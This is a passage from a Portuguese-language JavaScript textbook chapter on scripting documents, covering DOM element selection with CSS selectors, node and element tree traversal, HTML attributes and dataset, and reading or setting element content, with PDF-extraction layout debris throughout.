Assim como `getElementsByTagName()`, `getElementsByClassName()` pode ser chamado em documentos `HTML` e em elementos `HTML`, retornando um `NodeList` dinâmico, contendo todos os descendentes coincidentes do documento ou elemento. `getElementsByClassName()` recebe um único argumento de `string`, mas a `string` pode especificar vários identificadores separados por espaços. Somente os elementos que incluem todos os identificadores especificados em seus atributos `class` são coincidentes. A ordem dos identificadores não importa. Note que tanto o atributo `class` como os métodos `getElementsByClassName()` separam identificadores de classe com espaços e não com vírgulas. Aqui estão alguns exemplos de `getElementsByClassName()`: // Localiza todos os elementos que têm "warning" em seus atributos `class`

```
var warnings = document.getElementsByClassName("warning");
```

```
// Localiza todos os descendentes do elemento chamado "log" que têm a classe
```

```
// "error" e a classe "fatal"
```

```
var log = document.getElementById("log");
```

```
var fatal = log.getElementsByClassName("fatal error");
```

Os navegadores Web atuais exibem documentos `HTML` no “modo Quirks” ou no “modo Standards”, dependendo do quanto a declaração `<!DOCTYPE>` no início do documento é restrita. O modo Quirks existe por compatibilidade com versões anteriores e uma de suas peculiaridades é que os

Capítulo 15
Escrevendo script de documentos **359**

identificadores de classe no atributo `class` e nas folhas de estilos `CSS` não diferenciam letras mai-

úsculas e minúsculas. `getElementsByClassName()` segue o algoritmo de correspondência usado pelas folhas de estilo. Se o documento é renderizado no modo Quirks, o método faz uma comparação de `string` que não diferencia letras maiúsculas e minúsculas. Caso contrário, a comparação diferencia letras maiúsculas e minúsculas.

lado do client

Ja

Quando este livro estava sendo escrito, `getElementsByName()` era implementada por todos os navegadores

atuais, exceto o IE8 e anteriores. O IE8 suporta `querySelectorAll()`, descrito na próxima seção, e `getElementsByName()` pode ser implementado em cima desse método.

e

15.2.5 Selecionando elementos com seletores CSS

As folhas de estilos CSS têm uma sintaxe muito poderosa, conhecida como seletores, para descrever elementos ou conjuntos de elementos dentro de um documento. Os detalhes completos sobre a sintaxe de seletor CSS estão fora dos objetivos deste livro¹, mas alguns exemplos demonstrarão os fundamentos. Os elementos podem ser descritos pela identificação, nome de tag ou classe: `#nav`

`// Um elemento com id = "nav"`

div

// Qualquer elemento <div>

.warning

// Qualquer elemento com "warning" em seu atributo class De forma mais geral, os elementos podem ser selecionados com base em valores de atributo: p[lang="fr"]

// Um parágrafo escrito em francês: <p lang="fr">

**[name="x"]*

// Qualquer elemento com um atributo name="x"

Esses seletores básicos podem ser combinados:

span.fatal.error

*// Qualquer com "fatal" e "error" em sua classe
span[lang="fr"].warning*

// Qualquer aviso em francês

Os seletores também podem especificar estrutura de documento:

#log span

// Qualquer descendente do elemento com id = "log"

#log> span

// Qualquer filho do elemento com id = "log"

body> h1:first-child

// O primeiro filho <h1> de <body>

Os seletores podem ser combinados para selecionar vários elementos ou vários conjuntos de elementos:

div, #log

// Todos os elementos <div>, mais o elemento com id = "log"

Como você pode ver, os seletores CSS permitem que elementos sejam selecionados de todas as maneiras descritas anteriormente: pela identificação, pelo nome, pelo nome de tag e pelo nome da classe. Junto com a padronização de seletores CSS3, outro padrão da W3C, conhecido como

“API de Seletores” define métodos JavaScript para obter os elementos que coincidem com determinado seletor². O segredo dessa API é o método `querySelectorAll()` de `Document`. Ele recebe um argumento de string contendo um seletor CSS e retorna um objeto `NodeList` representando todos
1 Os seletores CSS3 estão especificados em <http://www.w3.org/TR/css3-selectors/>.

2 O padrão API de Seletores não faz parte de HTML5, mas é intimamente relacionado a ela. Consulte [http://www.w3.org/](http://www.w3.org/TR/selectors-api/)

TR/selectors-api/.

360 *Parte II JavaScript do lado do cliente os elementos do documento que correspondem ao seletor. Ao contrário dos métodos de seleção de elemento descritos anteriormente, o objeto `NodeList` retornado por `querySelectorAll()` não é dinâmico: ele contém os elementos que correspondiam ao seletor no momento em que o método foi chamado, mas não é atualizado quando o*

documento muda. Se nenhum elemento coincide, `querySelectorAll()` retorna um objeto `NodeList` vazio. Se a string do seletor é inválida, `querySelectorAll()` lança uma exceção.

Além de `querySelectorAll()`, o objeto documento também define `querySelector()`, que é como `querySelectorAll()` mas retorna somente o primeiro (na ordem do documento) elemento coincidente ou `null`, caso não haja elemento coincidente.

Esses dois métodos também são definidos em `Elements` (e também em nós `DocumentFragment`; consulte a Seção 15.6.4). Quando chamados em um elemento, o seletor especificado é comparado no documento inteiro e, então, o conjunto resultante é filtrado para que inclua somente os descendentes do elemento especificado. Isso pode parecer absurdo, pois significa que a string do seletor pode incluir ascendentes do elemento em relação ao qual é comparado.

Note que CSS define pseudoelementos `:first-line` e `:first-letter`. Em CSS, isso corresponde a partes de nós de texto, em vez de elementos reais. Eles não vão corresponder se usados com `querySelectorAll()` ou `querySelector()`. Além disso, muitos navegadores vão se recusar a retornar correspondências para as pseudoclasses `:link` e `:visited`, pois isso poderia expor informações sobre o histórico de navegação do usuário.

Todos os navegadores atuais suportam `querySelector()` e `querySelectorAll()`. Note, entretanto, que a especificação desses métodos não exige suporte para seletores CSS3: os navegadores são estimulados a suportar o mesmo conjunto de seletores que suportam em folhas de estilo. Os navegadores atuais, fora o IE, suportam seletores CSS3. O IE7 e 8 suportam seletores CSS2. (É esperado que o IE9 tenha suporte para CSS3.) `querySelectorAll()` é o método definitivo de seleção de elemento: trata-se de uma técnica muito poderosa por meio da qual os programas JavaScript do lado do cliente podem selecionar os elementos do documento que vão manipular. Felizmente, esse uso de seletores CSS está disponível mesmo em navegadores sem suporte nativo para `querySelectorAll()`. A biblioteca `jQuery` (consulte o Capítulo 19) usa esse tipo de consulta baseada em seletor CSS como principal paradigma de programação.

Os aplicativos Web baseados na `jQuery` utilizam um equivalente de `querySelectorAll()` portátil e independente de navegador, chamado `$()`.

O código de correspondência de seletor CSS da `jQuery` foi decomposto e lançado como uma biblioteca independente, chamada `Sizzle`, que foi adotada pela `Dojo` e por outras bibliotecas do lado do cliente³. A vantagem de usar uma biblioteca como a `Sizzle` (ou uma biblioteca que utiliza `Sizzle`)

é que as seleções funcionam até em navegadores mais antigos, e existe um conjunto básico de seletores que garantidamente funcionam em todos os navegadores.

15.2.6 document.all[]

Antes do DOM ser padronizado, o IE4 introduziu a coleção document.all[] que representava todos os elementos (mas não nós Text) do documento. document.all[] foi substituída por métodos 3 Uma versão independente da Sizzle está disponível no endereço <http://sizzlejs.com>.

Capítulo 15 Escrevendo script de documentos 361

padrão, como getElementById() e getElementsByTagName(), e agora está obsoleta, não devendo ser usada. Contudo, quando foi apresentada, era revolucionária, sendo que ainda se pode ver código utilizando-a de uma destas maneiras:

```
document.all[0]
```

```
// O primeiro elemento no documento
```

```
document.all["navbar"]
```

```
// O elemento (ou elementos) com identificação ou nome "navbar"
```

lado do client

```
document.all.navbar
```

```
//
```

Idem

Jav

`document.all.tags("div")` // Todos os elementos `<div>` no documento
aScript do

`document.all.tags("p")[0]` // O primeiro `<p>` no documento **e**

15.3 Estrutura de documentos e como percorrê-los

Após ter selecionado um *Element* de um *Document*, às vezes você precisa encontrar partes estruturalmente relacionadas (pai, irmãos, filhos) do documento. Um *Document* pode ser conceituado como uma árvore de objetos *Node*, como ilustrado na Figura 15-1. O tipo *Node* define propriedades para percorrer essa árvore, o que vamos abordar na Seção 15.3.1. Outra API permite percorrer documentos como árvores de objetos *Element*. A Seção 15.3.2 aborda essa API mais recente (e frequentemente mais fácil de usar).

15.3.1 Documentos como árvores de Nodes

O objeto *Document*, seus objetos *Element* e os objetos *Text* que representam texto no documento, são todos objetos *Node*. *Node* define as seguintes propriedades importantes: *parentNode*

O objeto *Node* que é o pai desse nó, ou *null* para nós como o objeto *Document*, que não têm pai.

childNodes

Um objeto semelhante a um array somente para leitura (um NodeList) que é uma representa-

ção dinâmica dos nós filhos de um Node.

firstChild, lastChild

O primeiro e o último nós filhos de um nó, ou null se o nó não tem filhos.

nextSibling, previousSibling

O nó irmão próximo e anterior de um nó. Dois nós com o mesmo pai são irmãos. Sua ordem reflete a ordem na qual aparecem no documento. Essas propriedades conectam nós em uma lista duplamente encadeada.

nodeType

O tipo do nó. Os nós Document têm o valor 9. Os nós Element têm o valor 1. Os nós Text têm o valor 3. Os nós Comments são 8 e os nós DocumentFragment são 11.

nodeValue

O conteúdo textual de um nó *Text* ou *Comment*.

362 Parte II JavaScript do lado do cliente *nodeName*

O nome da marca de um *Element*, convertido em letras maiúsculas.

Usando-se as propriedades *Node*, o segundo nó filho do primeiro filho do *Document* pode ser referido com expressões como as seguintes:

```
document.childNodes[0].childNodes[1]
```

```
document.firstChild.firstChild.nextSibling
```

Suponha que o documento em questão seja o seguinte:

```
<html> <head> <title> Test</title> </head> <body>Hello World!</body> </html>
```

Então, o segundo filho do primeiro filho é o elemento `<body>`. Ele tem *nodeType* 1 e *nodeName*

`"BODY"`.

Note, entretanto, que essa API é extremamente sensível a variações no texto do documento. Se o documento é modificado pela inserção de uma nova linha entre a marcação `<html>` e a marcação `<head>`, por exemplo, o nó *Text* que representa essa nova linha se torna o primeiro filho do primeiro filho e o segundo filho é o elemento `<head>`, em vez do corpo de `<body>`.

15.3.2 Documentos como árvores de *Elements*

Quando estamos interessados principalmente nos objetos *Element* de um documento, em vez do texto dentro deles (e o espaço em branco entre eles), é útil usar uma API que nos permita tratar um documento como uma árvore de objetos *Element*, ignorando os nós *Text* e *Comment* que também fazem parte do documento.

A primeira parte dessa API é a propriedade *children* de objetos *Element*. Assim como *childNodes*, isso é um *NodeList*. Ao contrário de *childNodes*, contudo, a lista de *children* contém apenas objetos *Element*. A propriedade *children* não é padronizada, mas funciona em todos os navegadores atuais.

O IE a implementou por um longo tempo e a maioria dos outros navegadores fez o mesmo. O último navegador importante a adotá-la foi o Firefox 3.5.

Note que os nós Text e Comment não podem ter filhos, ou seja, a propriedade Node.parentNode, descrita anteriormente, nunca retorna um nó Text ou Comment. O parentNode de qualquer Element vai ser sempre outro Element ou, na raiz da árvore, um Document ou DocumentFragment.

A segunda parte de uma API para percorrer documentos baseada em elemento são propriedades Element análogas às propriedades filho e irmão do objeto Node:

firstElementChild, lastElementChild

Parecidas com firstChild e lastChild, mas apenas para filhos de Element.

nextElementSibling, previousElementSibling

Parecidas com nextSibling e previousSibling, mas apenas para irmãos de Element.

Capítulo 15 Escrevendo script de documentos 363

childElementCount

O número de filhos do elemento. Retorna o mesmo valor que *children.length*.

Essas propriedades filho e irmão são padronizadas e implementadas em todos os navegadores atuais, exceto o IE4.

lado do client

Como a API para percorrer documentos elemento por elemento ainda não é completamente univer-JavaS

sal, talvez você queira definir funções portáteis para percorrê-los, como as do Exemplo 15-2.

cript do

Exemplo 15-2 Funções portáteis para percorrer documentos e

*/***

** Retorna o n-ésimo ascendente de e, ou null se não existe tal ascendente*

** ou, se esse ascendente não é um Element (um Document ou DocumentFragment, por*

** exemplo).*

** Se n é 0, retorna o próprio e. Se n é 1 (ou*

** é omitido), retorna o pai. Se n é 2, retorna o avô, etc.*

**/*

function parent(e, n) {

if (n === undefined) n = 1;

while(n-- && e) e = e.parentNode;

```
if (!e || e.nodeType !== 1) return null;
```

return

e;

}

*/***

** Retorna o n-ésimo elemento irmão do Element e.*

** Se n é positivo, retorna o n-ésimo próximo elemento irmão.*

** Se n é negativo, retorna o n-ésimo elemento irmão anterior.*

** Se n é zero, retorna o próprio e.*

**/*

function sibling(e,n) {

while(e && n != 0) {

// Se e não está definido, apenas o retornamos

if (n > 0) {

// Localiza o próximo irmão do elemento

if (e.nextElementSibling) e = e.nextElementSibling;

else

{

for(e = e.nextSibling; e && e.nodeType != 1; e = e.nextSibling)

/ laço vazio */ ;*

}

n--;

}

else { // Localiza o irmão anterior do elemento

if (e.previousElementSibling) e = e.previousElementSibling;

else

{

for(*e* = *e.previousSibling*;

e && *e.nodeType* != 1;

e = *e.previousSibling*)

/ laço vazio */* ;

}

n++;

}

}

return

e;

}

4 <http://www.w3.org/TR/ElementTraversal>.

364 *Parte II JavaScript do lado do cliente*

*/***

** Retorna o n-ésimo elemento filho de e, ou null se ele não tem um.*

** Valores negativos de n contam a partir do final. 0 significa o primeiro filho, mas*

** -1 significa o último filho, -2 significa o penúltimo e assim por diante.*

**/*

function child(e, n) {

if (e.children) {

// Se o array children existe

if (n < 0) n += e.children.length;

//

Converte n negativo no índice do array

if (n < 0) return null;

// Se ainda é negativo, nenhum filho

return e.children[n];

// Retorna o filho especificado

}

// Se e não tem um array de filhos, localiza o primeiro filho e conta

// para frente ou localiza o último filho e conta para trás a partir de lá.

if (n >= 0) {

// n é não negativo: conta para frente a partir do primeiro filho

// Localiza o primeiro elemento filho de e

if (e.firstElementChild) e = e.firstElementChild;

else

{

for(e = e.firstChild; e && e.nodeType !== 1; e = e.nextSibling)

*/**

vazio

*/;

}

return sibling(e, n);

// Retorna o n-ésimo irmão do primeiro filho

}

else {

// n é negativo; portanto, conta para trás a partir do fim

if (e.lastElementChild) e = e.lastElementChild;

else

{

for(e = e.lastChild; e && e.nodeType !== 1; e = e.previousSibling)

*/**

vazio

*/;

}

return sibling(e, n + 1); // + 1 para converter filho -1 para irmão 0 do último

}

}

Definindo métodos de Element personalizados

Todos os navegadores atuais (incluindo o IE8, mas não o IE7 e anteriores) implementam o DOM, de modo que tipos como Element e HTMLDocument5 são classes como String e Array. Elas não são construtoras (vamos ver como se cria novos objetos Element posteriormente no capítulo), mas têm protótipos de objetos e você pode estendê-las com métodos personalizados: Element.prototype.next = function() {

if (this.nextElementSibling) return this.nextElementSibling;

var sib = this.nextSibling;

while(sib && sib.nodeType !== 1) sib = sib.nextSibling;

return

sib;

};

5 O IE8 suporta protótipos que podem ser estendidos para Element, HTMLDocument e Text, mas não para Node, Document, HTMLElement ou qualquer um dos subtipos mais específicos de HTMLElement.

Capítulo 15 Escrevendo script de documentos 365

As funções do Exemplo 15-2 não são definidas como métodos de Element porque essa técnica não é suportada pelo IE7.

*No entanto, essa capacidade de estender tipos DOM ainda é útil se você quer implementar recursos específicos do IE em outros navegadores. Conforme mencionado anteriormente, a propriedade não padronizada children de Element foi introduzida pelo IE e adotada por outros navegadores. Você pode usar código **lado do client***

Ja

*como o seguinte para simulá-la em navegadores que não a suportam, como o Firefox 3.0: **vaScript do***

// Simula a propriedade Element.children em navegadores que não o IE que não a tem

// Note que isso retorna um array estático, em vez de um NodeList dinâmico e

if (!document.documentElement.children) {

Element.prototype._defineGetter_("children", function() {

var kids = [];

for(var c = this.firstChild; c != null; c = c.nextSibling)

```
if (c.nodeType === 1) kids.push(c);
```

return

kids;

});

}

O método *_defineGetter_* (abordado na Seção 6.7.1) é completamente não padrão, mas é perfeito para código de portabilidade como esse.

15.4 Atributos

Os elementos *HTML* consistem em um nome de tag e um conjunto de pares nome/valor conhecidos como atributos. O elemento *<a>* que define um hiperlink, por exemplo, utiliza o valor de seu atributo *href* como destino do link. Os valores de atributo dos elementos *HTML* estão disponíveis como propriedades dos objetos *HTMLElement* que representam esses elementos. O DOM também define outras APIs para obter e configurar os valores de atributos XML e atributos *HTML* não padronizados. As subseções a seguir têm detalhes.

15.4.1 Atributos *HTML* como propriedades de *Element*

Os objetos *HTMLElement* que representam os elementos de um documento *HTML* definem propriedades de leitura/gravação que espelham os atributos *HTML* dos elementos. *HTMLElement* define propriedades para os atributos *HTTP* universais, como *id*, *title*, *lang* e *dir*, e propriedades de rotina de tratamento de evento, como *onclick*. Os subtipos específicos dos elementos definem atributos específicos para esses elementos. Para consultar o URL de uma imagem, por exemplo, você pode usar a propriedade *src* do objeto *HTMLElement* que representa o elemento **: *var image = document.getElementById("myimage"); var imgurl = image.src;*

// O atributo src é o URL da imagem

image.id = = = "myimage"

// Visto que pesquisamos a imagem pela identificação

Da mesma forma, você poderia configurar os atributos de envio de formulário de um elemento

<form> com código como o seguinte:

var f = document.forms[0];

// Primeiro <form> no documento

f.action = "http://www.example.com/submit.php"; // Configura o URL para envio.

f.method = "POST";

// Tipo de pedido HTTP

366 Parte II JavaScript do lado do cliente Os atributos HTML não diferenciam letras maiúsculas e minúsculas, mas os nomes de propriedade de JavaScript, sim. Para converter um nome de atributo em propriedade JavaScript, escreva-o em letras minúsculas. No entanto, se o atributo utiliza mais de uma palavra, coloque a primeira letra de cada palavra após a primeira delas em maiúscula: `defaultChecked` e `tabIndex`, por exemplo.

Alguns nomes de atributo HTML são palavras reservadas em JavaScript. Para esses, a regra geral é prefixar o nome de propriedade com “`html`”. O atributo HTML `for` (do elemento `<label>`), por exemplo, se torna a propriedade JavaScript `htmlFor`. “`class`” é uma palavra reservada (mas não utilizada) em JavaScript e o importante atributo HTML `class` é uma exceção à regra anterior: ele se torna `className` em código JavaScript. Vamos ver a propriedade `className` novamente, no Capítulo 16.

As propriedades que representam atributos HTML normalmente têm um valor de string. Quando o atributo é um valor booleano ou numérico (os atributos `defaultChecked` e `maxLength` de um elemento `<input>`, por exemplo), os valores das propriedades são booleanos ou números, em vez de strings. Os atributos de rotina de tratamento de evento sempre têm objetos `Function` (ou `null`) como valores. A especificação HTML5 define alguns atributos (como o atributo `form` de `<input>` e elementos relacionados) que convertem identificações de elemento em objetos `Element` reais.

Por fim, o valor da propriedade `style` de qualquer elemento HTML é um objeto `CSSStyleDeclaration`, em vez de uma string. Vamos ver muito mais sobre essa importante propriedade, no Capítulo 16.

Note que essa API baseada em propriedades para obter e configurar

valores de atributo não define nenhuma maneira de remover um atributo de um elemento. Em especial, o operador delete não pode ser usado para esse propósito. A seção a seguir descreve um método que pode ser usado para isso.

15.4.2 Obtendo e configurando atributos que não são HTML

Conforme descrito anteriormente, `HTMLElement` e seus subtipos definem propriedades que correspondem aos atributos padrão de elementos HTML. O tipo `Element` também define métodos `getAttribute()` e `setAttribute()` que podem ser usados para consultar e configurar atributos HTML não padronizados e para consultar e configurar atributos nos elementos de um documento XML: `var image = document.images[0];`

```
var width = parseInt(image.getAttribute("WIDTH"));
```

```
image.setAttribute("class", "thumbnail");
```

O código anterior destaca duas importantes diferenças entre esses métodos e a API baseada em propriedades descritas. Primeiramente, todos os valores de atributo são tratados como strings. `getAttribute()` nunca retorna um número, booleano ou objeto. Segundo, esses métodos utilizam nomes de atributo padrão, mesmo quando esses nomes são palavras reservadas em JavaScript. Para elementos HTML, os nomes de atributo não diferenciam letras maiúsculas e minúsculas.

`Element` também define dois métodos relacionados, `hasAttribute()` e `removeAttribute()`, o primeiro dos quais verifica a presença de um atributo nomeado e o outro remove um atributo inteiramente.

Esses métodos são especialmente úteis com atributos booleanos: esses são atributos (como o atributo `disabled` de elementos de formulário HTML) cuja presença ou ausência em um elemento importa, mas cujo valor não é relevante.

Capítulo 15 Escrevendo script de documentos 367

Se estiver trabalhando com documentos XML que incluem atributos de outros espaço de nomes, pode usar as respectivas variantes desses quatro métodos: `getAttributeNS()`, `setAttributeNS()`, `hasAttributeNS()` e `removeAttributeNS()`. Em vez de receberem uma única string como nome de atributo, esses métodos recebem duas. A primeira é o URI que identifica o espaço de nomes. O segundo normalmente é o nome local não qualificado do atributo dentro do espaço de nomes. Contudo, apenas para `setAttributeNS()`, o segundo argumento é o nome qualificado do atributo e inclui o lado do client Jav

prefixo do espaço de nomes. Você pode ler mais sobre esses métodos com atributo com consciência **aScript do**

de espaço de nomes na Parte IV.

e

15.4.3 Atributos de conjuntos de dados

Às vezes é útil anexar informações nos elementos HTML, normalmente quando o código JavaScript vai selecioná-los e manipulá-los de algum modo. Às vezes isso pode ser feito pela adição de identificadores especiais no atributo class. Outras vezes, para dados mais complexos, os programadores do lado do cliente recorrem a atributos não padronizados. Conforme mencionado, você pode usar os métodos `getAttribute()` e `setAttribute()` para ler e gravar valores de atributos não padronizados. O preço a ser pago, no entanto, é que seu documento não vai ser um HTML válido.

HTML5 oferece uma solução. Em um documento HTML5, qualquer atributo cujo nome apareça em letras minúsculas e comece com o prefixo “data-” é considerado válido. Esses “atributos de conjunto de dados” não vão afetar a apresentação dos elementos nos quais aparecem e definem uma maneira padronizada de anexar mais dados sem comprometer a validade do documento.

HTML5 também define uma propriedade `dataset` em objetos `Element`. Essa propriedade se refere a um objeto, o qual tem propriedades que correspondem aos atributos `data-` com o prefixo removido. Assim, `dataset.x` conteria o valor do atributo `data-x`. Os atributos hifenizados são mapeados em nomes de propriedade com maiúsculas no meio: o atributo `data-jquery-test` se torna a propriedade `dataset.jqueryTest`.

Como um exemplo mais concreto, suponha que um documento contém a seguinte marcação:

```
<span class="sparkline" data-ymin="0" data-ymax="10"> 1 1 1 2 2 3  
4 5 5 4 3 5 6 7 7 4 2 1  
</span>
```

Sparkline é um pequeno gráfico – frequentemente um gráfico de linhas – destinado a exibição dentro do fluxo de texto. Para gerar um gráfico de linhas, você poderia extrair o valor dos atributos do conjunto de dados anterior com código como o seguinte:

```
// Supõe que o método ES5 Array.map() (ou um de funcionamento igual)
esteja definido var sparklines =
document.getElementsByClassName("sparkline"); for(var i = 0; i <
sparklines.length; i++) {

var dataset = sparklines[i].dataset;

var ymin = parseFloat(dataset.ymin);

var ymax = parseFloat(dataset.ymax);

var data = sparklines[i].textContent.split(" ").map(parseFloat);
drawSparkline(sparklines[i], ymin, ymax, data);

// Ainda não implementado

}
```

368 *Parte II JavaScript do lado do cliente* Quando este livro estava sendo escrito, a propriedade `dataset` não estava implementada nos navegadores e o código anterior teria de ser escrito como segue:

```
var sparklines = document.getElementsByClassName("sparkline"); for(var
i = 0; i < sparklines.length; i++) {

var elt = sparklines[i];

var ymin = parseFloat(elt.getAttribute("data-ymin"));

var ymax = parseFloat(elt.getAttribute("data-ymax"));

var points = elt.getAttribute("data-points");
```

```
var data = elt.textContent.split(" ").map(parseFloat); drawSparkline(elt,
ymin, ymax, data);

// Ainda não implementado

}
```

Note que a propriedade `dataset` é (ou será, quando for implementada) uma interface bidirecional dinâmica para os atributos `data-` de um elemento. Configurar ou excluir uma propriedade de `dataset` configura ou remove o atributo `data-`correspondente do elemento.

A função `drawSparkline()` nos exemplos anteriores é fictícia, mas o Exemplo 21-13 traça gráficos de linha com marcação como esse, usando o elemento `<canvas>`.

15.4.4 Atributos como nós `Attr`

Há mais uma maneira de trabalhar com os atributos de um objeto `Element`. O tipo `Node` define uma propriedade `attributes`. Essa propriedade é `null` para todos os nós que não são objetos `Element`. Para objetos `Element`, `attributes` é um objeto semelhante a um array somente para leitura que representa todos os atributos do elemento. O objeto `attributes` é dinâmico como os `NodeLists`. Ele pode ser indexado numericamente, ou seja, é possível enumerar todos os atributos de um elemento.

E também pode ser indexado por nome de atributo:

```
document.body.attributes[0]
```

```
// O primeiro atributo do elemento <body>
```

```
document.body.attributes.bgcolor
```

```
// O atributo bgcolor do elemento <body>
```

```
document.body.attributes["ONLOAD"] // O atributo onload do elemento
<body> Os valores obtidos ao se indexar o objeto attributes são objetos
Attr. Os objetos Attr são um tipo especializado de Node, mas nunca são
utilizados dessa forma. As propriedades name e value de um Attr retornam
o nome e o valor do atributo.
```

15.5 Conteúdo de elemento

Veja novamente a Figura 15-1 e pergunte-se qual é o “conteúdo” do elemento `<p>`. Existem três maneiras de respondermos a essa questão:

- O conteúdo é a string HTML “This is a *<i>simple</i> document*”.
- O conteúdo é a string de texto puro “This is a simple document”.
- O conteúdo é um nó `Text`, um nó `Element` que tem um nó filho `Text` e outro nó `Text`.

Capítulo 15 Escrevendo script de documentos 369

Todas essas são respostas válidas e cada resposta é útil à sua própria maneira. As seções a seguir explicam como trabalhar com a representação HTML, com a representação em texto puro e com a representação em árvore de conteúdo de elemento.

15.5.1 Conteúdo de elemento como HTML

lado do client

JavaS

A leitura da propriedade `innerHTML` de um `Element` retorna o conteúdo desse elemento como uma **cript do**

string de marcação. Configurar essa propriedade em um elemento invoca o parser do navegador Web e substitui o conteúdo atual do elemento por uma representação analisada da nova string. (Ape-e

sar de seu nome, `innerHTML` pode ser usada com elementos XML e com elementos HTML.) Os navegadores Web são muito bons na análise de HTML e a configuração de `innerHTML` normalmente é muito eficiente, mesmo que o valor especificado precise ser analisado. Note, entretanto, que anexar trechos de texto repetidamente na propriedade `innerHTML` com o operador `+=` normalmente não é eficiente, pois isso exige uma etapa de serialização e uma etapa de análise.

A propriedade `innerHTML` foi introduzida no IE4. Embora seja suportada há tempos por todos os navegadores, somente com o advento de HTML5 foi padronizada. HTML5 diz que `innerHTML` deve funcionar em nós

Document e em nós Element, mas isso ainda não é suportado universalmente.

HTML5 também padroniza uma propriedade chamada outerHTML. Quando se consulta outerHTML, a string de marcação HTML ou XML retornada inclui as tags de abertura e fechamento do elemento no qual ela foi consultada. Quando se configura outerHTML em um elemento, o novo conteúdo substitui o elemento em si. outerHTML só é definida para nós Element, não para Documents. Quando este livro estava sendo escrito, outerHTML era suportada por todos os navegadores vigentes, exceto o Firefox. (Veja o Exemplo 15-5, posteriormente neste capítulo, para uma implementação de outerHTML

baseada em innerHTML.)

Outro recurso introduzido pelo IE e padronizado em HTML5 é o método insertAdjacentHTML(), o qual permite inserir uma string de marcação HTML arbitrária “adjacente” ao elemento especificado.

A marcação é passada como segundo argumento para esse método e o significado preciso de “adjacente” depende do valor do primeiro argumento. Esse primeiro argumento deve ser uma string com um dos valores “beforebegin”, “afterbegin”, “beforeend” ou “afterend”. Esses valores correspondem aos pontos de inserção ilustrados na Figura 15-3.

<div id = "target"> This is the element content </div> beforebegin

afterbegin

beforeend

afterend

Figura 15-3 Pontos de inserção para insertAdjacentHTML().

insertAdjacentHTML() não é suportado pelas versões atuais do Firefox. Posteriormente neste capítulo, o Exemplo 15-6 mostra como implementar insertAdjacentHTML() usando a propriedade innerHTML

370 Parte II JavaScript do lado do cliente e também demonstra como escrever métodos de inserção de HTML que não exigem especificar a posição de inserção com um argumento de string.

15.5.2 Conteúdo de elemento como texto puro

Às vezes você quer consultar o conteúdo de um elemento como texto puro ou inserir texto puro em um documento (sem fazer o escape dos sinais de menor e maior e dos E comerciais utilizados na marcação HTML). O modo padrão de fazer isso é com a propriedade textContent de Node: var para = document.getElementsByTagName("p")[0]; // Primeiro <p> no documento

```
var text = para.textContent;
```

```
// O texto é "This is a simple document."
```

para.textContent = "Hello World!"; // Altera o conteúdo do parágrafo A propriedade textContent é suportada por todos os navegadores atuais, exceto o IE. No IE, você pode usar a propriedade Element innerText. A Microsoft introduziu innerText no IE4 e ela é suportada por todos os navegadores atuais, exceto o Firefox.

As propriedades textContent e innerText são semelhantes o bastante para que em geral possam ser utilizadas indistintamente. Tome o cuidado, contudo, para diferenciar elementos vazios (a string “”

em JavaScript é falsa) das propriedades indefinidas:

```
/**
```

* Com um argumento, retorna textContent ou innerText do elemento.

* Com dois argumentos, configura textContent ou innerText do elemento com value.

*/

```
function textContent(element, value) {
```

```
    var content = element.textContent; // Verifica se textContent está definida
    if (value === undefined) { // Nenhum valor passado; portanto, retorna
        o texto atual if (content !== undefined) return content;
```

```
    }

    else return element.innerText;
```

```
}
```

```
else { // Um valor foi passado; portanto, configura o texto
```

```
    if (content !== undefined) element.textContent = value;
```

```
    else element.innerText = value;
```

```
}
```

```
}
```

A propriedade `textContent` é uma concatenação simples de todos os descendentes de nó `Text` do elemento especificado. `innerText` não tem um comportamento claramente especificado, mas difere de `textContent` de várias maneiras. `innerText` não retorna o conteúdo de elementos `<script>`, omite espa-

ço em branco irrelevante e tenta preservar formatação de tabela. Além disso, `innerText` é tratada como uma propriedade somente para leitura em certos elementos de tabela, como `<table>`, `<tbody>` e `<tr>`.

Texto em elementos `<script>`

Os elementos `<script>` em linha (isto é, aqueles que não têm um atributo `src`) têm uma propriedade `text` que pode ser usada para recuperar seu texto. O conteúdo de um elemento `<script>` nunca é exibido pelo

navegador e o parser de HTML ignora sinais de menor e maior e sinais de E comercial dentro de um script. Isso torna o elemento `<script>` um lugar ideal para incorporar dados textuais arbitrários para uso por seu aplicativo. Basta configurar o atributo `type` do elemento com algum valor (como `“text/x-custom-`

Capítulo 15 Escrevendo script de documentos 371

-data”) que torne claro que o script não é código JavaScript executável. Se você fizer isso, o interpretador JavaScript vai ignorar o script, mas o elemento vai existir na árvore de documentos e sua propriedade `text` vai retornar os dados.

lado do client

JavaS

15.5.3 Conteúdo de elemento como nós Text

cript do

Outra maneira de trabalhar com o conteúdo de um elemento é como uma lista de nós filhos, cada e

um dos quais podendo ter seu próprio conjunto de filhos. Quando se pensa em conteúdo de elemento, normalmente são os nós Text que têm interesse. Em documentos XML, você também deve estar preparado para tratar de nós `CDATASection` – eles são um subtipo de Text e representam o conteúdo de seções `CDATA`.

O Exemplo 15-3 mostra uma função `textContent()` que percorre os filhos de um elemento recursivamente e concatena o texto de todos os descendentes do nó Text. Para entender o código, lembre-se de que a propriedade `nodeValue` (definida pelo tipo `Node`) possui o conteúdo de um nó Text.

Exemplo 15-3 Localizando todos os descendentes do nó Text de um elemento

```
// Retorna o conteúdo de texto puro do elemento e, usando recursividade  
para os elementos
```

```
// filhos.
```

```
// Este método funciona como a propriedade textContent
```

```
function textContent(e) {
```

```
var child, type, s = "";
```

```
// s contém o texto de todos os filhos
```

```
for(child = e.firstChild; child != null; child = child.nextSibling) {
```

```
    type = child.nodeType;
```

```
    if (type === 3 || type === 4)
```

```
        // Nós Text e CDATASection
```

```
        s += child.nodeValue;
```

```
    else if (type === 1)
```

```
        // Recursividade para nós Element
```

```
        s += textContent(child);
```

```
    }
```

return

s;

}

A propriedade nodeValue é de leitura/gravação e você pode configurá-la de modo a alterar o conteúdo exibido por um nó Text ou CDATASection. Tanto Text como CDATASection são subtipos de CharacterData, sobre o qual você pode pesquisar na Parte IV. CharacterData define uma propriedade data, a qual é o mesmo texto de nodeValue. A função a seguir converte o conteúdo de nós Text para maiúsculas, configurando a propriedade data: // Converte recursivamente todos os descendentes do nó Text de n para maiúsculas.

function upcase(n) {

if (n.nodeType == 3 || n.nodeType == 4)

// Se n é Text ou CDATA

n.data = n.data.toUpperCase();

// ...converte o conteúdo para

// maiúsculas.

else

// Caso contrário, usa recursividade nos

// nós filhos

